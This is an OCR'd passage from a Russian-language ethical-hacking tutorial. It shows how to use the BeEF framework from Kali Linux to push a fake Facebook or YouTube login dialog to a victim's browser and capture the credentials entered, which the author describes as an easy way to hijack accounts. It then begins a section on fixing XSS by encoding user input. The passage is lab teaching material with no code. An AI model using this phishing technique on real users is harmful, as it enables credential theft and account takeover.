
Справа в окне выбираем в «Dialog Type», социальную сеть «Facebook».
Тут можно выбрать цвет фоновой заливки, и Custom Logo.
Жмем кнопку «Execute»:




Как видим, нас перебрасывает, на страницу авторизации Facebook.
Я введу произвольные логин и пароль: Timcore, Timcore.
Перейдем на нашу машину Windows 7 Home:



Как видите, логин и пароль, который я ввел, были перехвачены.
Этот метод, на самом деле, можно использовать для угона различных аккаунтов, например, YouTube:




Жмем кнопку «Execute» и переходим на машину на Windows 7 Home:




Логотип, конечно, криво отобразился, но тем не менее, жертва может просто не быть бдительной, и ввести логин и пароль.

Введем логин и пароль: Timcore, Timcore:



Переходим в машину на Kali Linux, в Beef Framework:



Получаем логин и пароль.

Это достаточно хороший способ получения доступа к аккаунтам, так как мы заставляем его произвести ввод логина и пароля. Таким образом, Вы получите эти данные, без особого труда.


14.0 Безопасность — Исправляем уязвимости XSS.


Рассмотрим вопрос того, как мы можем предотвратить уязвимости XSS. Как только пользователь вводит что-либо на странице в текстовое поле или параметр. Этот текст переводится в HTML. Иными словами, он становится частью страницы, и если есть код JavaScript, то код будет выполняться.

Чтобы предотвратить этот эксплойт, нужно попробовать минимизировать использование полей ввода, и каждый раз, когда что-то вводится через параметры, нужно просто минимизировать. Также нужно заменять то, что используется на данной HTML- странице. XSS может быть внедрен не только в тех местах, где текст выводится на страницу, но он также может быть передан параметром некоторых элементов HTML-страницы. Нужно конвертировать эти символы, чтобы избежать внедрение кода.


Давайте попрактикуемся и рассмотрим наглядные примеры безопасности.

Перейдем на страничку Stored XSS, где мы увидим всплывающие окна:






Далее нужно выбрать запись в гостевой книге. У меня это «Timcore»:




Рассмотрим более внимательнее этот код. Откроем тег , и увидим поле «Name», и поле «Message»:



Смысл в том, что каждый раз, при открытии этой страницы, код JavaScript выполняется раз за разом.


К слову сказать, параметр «id», в теге , не отображается на странице, но хакеры могут попытаться использовать эти параметры, а также другие теги («img», «src», «url»), для проведения этой атаки.

Нам нужно фильтровать, то, что вводят пользователи, в эквивалент HTML. Если взять наглядный пример, с внедренным скриптом:

